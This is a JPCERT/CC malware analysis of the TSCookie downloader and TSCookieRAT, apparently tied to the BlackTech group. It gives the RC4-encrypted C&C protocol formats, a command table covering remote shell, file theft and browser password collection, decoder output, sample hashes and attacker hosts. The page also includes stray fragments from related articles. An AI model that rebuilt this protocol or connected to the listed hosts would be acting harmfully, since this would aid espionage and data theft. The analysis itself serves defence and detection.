Malware “TSCookie” - JPCERT/CC Eyes

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
- Tool
- BlackTech

Around 17 January 2018, there were some reports on the social media about malicious emails purporting to be from Ministry of Education, Culture, Sports, Science and Technology of Japan [1]. This email contains a URL leading to a malware called “TSCookie”. (Trend Micro calls it “PLEAD” malware [2]. Since PLEAD is also referred to as an attack campaign, we call this malware TSCookie in this article.) TSCookie has been observed in the wild since 2015, and it is suspected that an attacker group “BlackTech” is related to this campaign [3]. JPCERT/CC confirmed that adversaries using the malware had conducted targeted attacks against Japanese organisations in the past. This article presents findings from TSCookie analysis.

Overview of TSCookie

Figure 1 describes the flow of TSCookie’s execution.

Figure 1: Overview of TSCookie



TSCookie itself only serves as a downloader. It expands functionality by downloading modules from C&C servers. The sample that was examined downloaded a DLL file which has exfiltrating function among many others (hereafter “TSCookieRAT”). Downloaded modules only runs on memory.

Behaviour of TSCookie and TSCookieRAT will be explained in detail in the following sections.

Behaviour of TSCookie

TSCookie communicates to C&C servers using HTTP protocol and downloads “a module” and “a loader” for loading the module. The malware has an encrypted DLL file in its resource. When the malware is executed, the DLL file is loaded and executed on memory. The DLL file performs main functions such as communicating with C&C servers. (In some cases, the main function part is not encrypted and stored in the malware as is. Also, some samples launch another process and inject decrypted DLL file.) The malware has configuration information encrypted with RC4, including C&C server information. Please refer to Appendix A for the details of the configuration.

Below is an example of an HTTP GET request that TSCookie sends at the beginning. The outbound message is encoded and included in the Cookie header.

```
GET /Default.aspx HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Date: Thu, 18 Jan 2018 10:20:55 GMT
```

```
Pragma: no-cache
Accept: */*
Cookie: 1405D7CD01C6978E54E86DA9525E1395C4DD2F276DD28EABCC3F6201ADAA66F55C15352D29D0FFE51BC9D431EB23E8E58959653[
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Win32)
Host:[host name]:443
```

The data contained in the Cookie header is encrypted with RC4 (The key is the Date header value). Please refer to Appendix B, Table B-1 for the data format.

The data obtained by this HTTP GET request is RC4-encrypted with the 8byte value which is made up with the fixed value in the configuration (Appendix A, Table A-1) and the value in the sent data (“4byte generated from system information” in Appendix B, Table B-1). This data includes loader for the module.

TSCookie then downloads a module. Below is an example of HTTP POST request for downloading a module.

```
POST /Default.aspx HTTP/1.1
Connection: Keep-Alive
Date: Thu, 18 Jan 2018 10:30:55 GMT
Content-Type: application/x-www-form-urlencoded
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Win32)
Content-Length: 34
Host: [host name]:443

[data]
```

The sent data is RC4-encrypted as well (the key is the Date header value). Please refer to Appendix B, Table B-2 for the data format. The data obtained by this HTTP POST request is RC4-encrypted with the same key as in the HTTP GET request. The downloaded module can be executed by loading it on memory and calling the loader obtained by the HTTP GET request.


Behaviour of TSCookieRAT

TSCookie provides parameters such as C&C server information when loading TSCookieRAT. Upon the execution, information of the infected host is sent with HTTP POST request to an external server. (The HTTP header format is the same as TSCookie.)

The data is RC4-encrypted from the beginning to 0x14 (the key is Date header value), which is followed by the information of the infected host (host name, user name, OS version, etc.). Please refer to Appendix C, Table C-1 for the data format.

Figure 2 is an example of sent data (decoded).

Figure 2: Part of sent data (decoded): Sending out information on the infected hosts)



After that, TSCookieRAT sends an HTTP GET request. (The HTTP header payload is the same as TSCookie.) With this request, commands are sent from a C&C server, and TSCookieRAT executes functions as listed below. (Please refer to Appendix C, Table C-2 for received data, and to Appendix D, Table D-1 for the list of commands.)

- Execute arbitrary shell command
- Send drive information
- Send system information
- File operation
- Collect passwords from Internet Explorer, Edge, Firefox, Chrome, Outlook

The result of command execution is sent in the same format as in the first HTTP POST request (for sending the information of the infected host). The commands sent from a C&C server are not encoded. Below is the example of sent data (decoded) when executing a command for listing processes and modules.

Figure 3: Part of sent data (decoded): Result of the command 0x930 execution

TSCookie Decode Tool

JPCERT/CC made a tool to decode and extract TSCookie's configuration information. This is available on Github for your use.

JPCERTCC/aa-tools · GitHub
https://github.com/JPCERTCC/aa-tools/blob/master/tscookie_decode.py

Figure 4: Running tscookie_decode.py (example)

```
mal@works:~$ python tscookie_decode.py sample.exe
[*] Found resource : DLG(129)
[*] Found RC4 key : 0x925A765D
[*] Successful decoding resource : sample.exe.decode
[*] Found main DLL : 0x92E
[*] Found config data : 0x10004000
[*] Successful decoding config: sample.exe.config

[TSCookie settings]
------------------------------------------------

Server name  : jpcert.ignorelist.com
     port 1  : 443
     port 2  : 0
Server name  : jpcerts.jpcertinfo.com
     port 1  : 443
     port 2  : 80
Server name  : 45.76.102.145
     port 1  : 443
     port 2  : 0
ID           : Av3-l
KEY          : 0x925A765D
Sleep time   : 56 (s)

[*] Done.
```

In closing

The adversaries using TSCookie have been conducting attacks against Japanese organisations using various types of malware. As this attack campaign is likely to continue, JPCERT/CC will continue to watch the trend carefully.

The hash value of the samples that were examined for this article are listed in Appendix E. Some of the destination hosts associated with TSCookie are also listed in Appendix F. Please make sure that none of your devices is communicating with such hosts.

For any inquiries, please contact global-cc[at]jpcert.or.jp.

- Shusei Tomonaga

(Translated by Yukako Uchida)

Reference

[1] piyolog: Summary on Ministry of Education, Culture, Sports, Science and Technology Scam in January 2018 (Japanese)

http://d.hatena.ne.jp/Kango/20180119/1516391079

[2] Trend Micro: Following the Trail of BlackTech's Cyber Espionage Campaigns

https://documents.trendmicro.com/assets/appendix-following-the-trail-of-blacktechs-cyber-espionage-campaigns.pdf

[3] Trend Micro: Following the Trail of BlackTech's Cyber Espionage Campaigns

https://blog.trendmicro.com/trendlabs-security-intelligence/following-trail-blacktech-cyber-espionage-campaigns/

Appendix A: TSCookie configuration information

Table A: List of configuration information

Offset	Description	Remarks
0x000	Flag for host 1	Perform communication if 0x01
0x004	Port number 1 for host 1	
0x008	Port number 2 for host 1	
0x010	Host 1	
0x100	Flag for host 2	
0x104	Port number 1 for host 2	
0x108	Port number 2 for host 2	
0x110	Host 2	
0x200	Flag for host 3	
0x204	Port number 1 for host 3	
0x208	Port number 2 for host 3	
0x210	Host 3	
0x300	Flag for host 4	
0x304	Port number 1 for host 4	
0x308	Port number 2 for host 4	
0x310	Host 4	
0x400	Proxy server	
0x480	Proxy port number	
0x484	Flag for proxy configuration	

Offset	Description	Remarks
0x500	ID	
0x604	Fixed value	RC4 key for 4byte (0x925A765D)
0x89C	Suspended time	

Appendix B Data that TSCookie sends/receives

Table B-1: Format of data contained in Cookie header

Offset	Length	Contents
0x00	4	4byte generated from system information (*)
0x04	4	0x10050014
0x08	4	0x10001
0x0C	4	0xAB1
0x10	4	0x04
0x14	4	4byte generated from system information
0x18	-	Random data

(*) RC4-encrypted with the fixed value (0x925A765D)

Table B-2: Format of data contained in HTTP POST data

Offset	Length	Contents
0x00	4	4byte generated from system information
0x04	4	0x10050014
0x08	4	0x10001
0x0C	4	0xAAD
0x10	4	Data length after 0x14
0x14	-	Random data

Appendix C: Data that TSCookieRAT sends/receives

Table C-1: Format of data contained in HTTP POST data

Offset	Length	Contents

Offset	Length	Contents
0x00	4	4byte generated from system information
0x04	4	0x10050014
0x08	4	0x10001
0x0C	4	0xAAD
0x10	4	Data length after 0x14
0x14	-	Information of the infected host (RC4 encrypted with the key for “4byte generated from system information”)

*RC4-encrypted with Date header value up to 0x14

Table C-2: Format of data received

Offset	Length	Contents
0x00	4	Command
0x04	4	Data length after 0x8
0x08	-	Parameter

Appendix D: Commands used by TSCookieRAT

Table D-1: List of commands

Value	Contents
0x912	Configure suspended time
0x930	List processes and modules
0x932	Terminate
0x934	Start remote shell
0x935	Execute remote shell command
0x936	End remote shell
0x946	Obtain IP address
0x950	Execute files (with window display)
0x951	Execute files (without window display)
0x952	Send message

Value	Contents
0x953	Send drive information
0x954	Send file list
0x955	Send file size
0x956	Send file
0x957	Close object handle
0x958	Select file to send (send file with 0x955, 0x956)
0x959	Download file
0x95A	Delete file
0x95C	Move file
0x95E	-
0x960	-
0x96B	Obtain window title
0x96E	Collect password from Internet Explorer, Edge, Firefox, Chrome, Outlook

Appendix E: SHA-256 values of the samples

TSCookie

- 6d2f5675630d0dae65a796ac624fb90f42f35fbe5dec2ec8f4adce5ebfaabf75
- cdf0e4c415eb55bccb43a650e330348b63bc3cbb53f71a215c44ede939b4b830
- 17f1996ad7e602bd2a7e9524d7d70ee8588dac51469b08017df9aaaca09d8dd9
- 1fa7cbe57eedea0ebc8eb37b91e7536c07be7da7775a6c01e5b14489387b9ca8
- e451a1e05c0cc363a185a98819cd2af421ac87154702bf72007ecc0134c7f417
- 1da9b4a84041b8c72dad9626db822486ce47b9a3ab6b36c41b0637cd1f6444d6
- 35f966187098ac42684361b2a93b0cee5e2762a0d1e13b8d366a18bccf4f5a91
- 0683437aebd980c395a83e837a6056df1a21e137e875f234d1ed9f9a91dfdc7f
- 0debbcc297cb8f9b81c8c217e748122243562357297b63749c3847af3b7fd646
- 96306202b0c4495cf93e805e9185ea6f2626650d6132a98a8f097f8c6a424a33
- 6b66c6d8859dfe06c0415be4df2bd836561d5a6eabce98ddd2ee54e89e37fd44
- 06a9c71342eeb14b7e8871f77524e8acc7b86670411b854fa7f6f57c918ffd2b
- 20f7f367f9cb8beca7ce1ba980fafa870863245f27fea48b971859a8cb47eb09
- f16befd79b7f8ffdaf934ef337a91a5f1dc6da54c4b2bee5fe7a0eb38e8af39e
- 12b0f1337bda78f8a7963d2744668854d81e1f1b64790b74d486281bc54e6647
- 201bf3cd2a723d6c728d18a9e41ff038549eac8406f453c5197a1a7b45998673


- 5443ee54a532846da3182630e2bb031f54825025700bcd5f0e34802e7345c7b2
- 39d7d764405b9c613dff6da4909d9bc46620beee7a7913c4666acf9e76a171e4
- afe780ba2af6c86babf2d0270156da61f556c493259d4ca54c67665c17b02023
- 4a8237f9ecdad3b51ffd00d769e23f61f1e791f998d1959ad9b61d53ea306c09
- 203c924cd274d052e8e95246d31bd168f3d8a0700a774c98eff882c8b8399a2f

TSCookieRAT

- 2bd13d63797864a70b775bd1994016f5052dc8fd1fd83ce1c13234b5d304330d

Appendix F: Destination hosts associated with TSCookie

- 220.130.216.76
- 60.244.52.29
- 45.76.102.145
- jpcerts.jpcertinfo.com
- jpcert.ignorelist.com
- twnicsi.ignorelist.com
- twcertcc.jumpingcrab.com
- okinawas.ssl443.org
- apk36501.flnet.org
- appinfo.fairuse.org
- carcolors.effers.com
- edu.microsoftmse.com
- eoffice.etowns.org
- epayplus.flnet.org
- fatgirls.fatdiary.org
- gethappy.effers.com
- iawntsilk.dnset.com
- inewdays.csproject.org
- ktyguxs.dnset.com
- lang.suroot.com
- langlang.dnset.com
- longdays.csproject.org
- lookatinfo.dnset.com
- newtowns.flnet.org
- ntp.ukrootns1.com
- office.dns04.com
- savecars.dnset.com
- splashed.effers.com
- sslmaker.ssl443.org



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

Since December 2012, he has been engaged in malware analysis and forensics investigation, and is especially involved in analyzing incidents of targeted attacks. Prior to joining JPCERT/CC, he was engaged in security monitoring and analysis operations at a foreign-affiliated IT vendor. He presented at CODE BLUE, BsidesLV, BlackHat USA Arsenal, Botconf, PacSec and FIRST Conference. JSAC organizer.


Related articles

- 

  Update on Attacks by Threat Group APT-C-60

- 

  CrossC2 Expanding Cobalt Strike Beacon to Cross-Platform Attacks

- 

  Malware Identified in Attacks Exploiting Ivanti Connect Secure Vulnerabilities

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
```
__int64 __fastcall mal_decode(__int64 encbuf, int bufsize)
{
  __int64 j_1; // rax
  int i; // [rsp+18h] [rbp-Ch]

  if ( encbuf )
  {
    for ( i = 0; ; ++i )
    {
      j_1 = (unsigned int)i;
      if ( i >= bufsize )
        break;
      *(_BYTE *)(encbuf + i) ^= Key1to7[i % 7];
    }
  }
  return j_1;
}
```

  DslogdRAT Malware Installed in Ivanti Connect Secure

- 

  Tempted to Classifying APT Actors: Practical Challenges of Attribution in the Case of Lazarus's Subgroup

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Source: https://blogs.jpcert.or.jp/en/2018/03/malware-tscooki-7aa0.html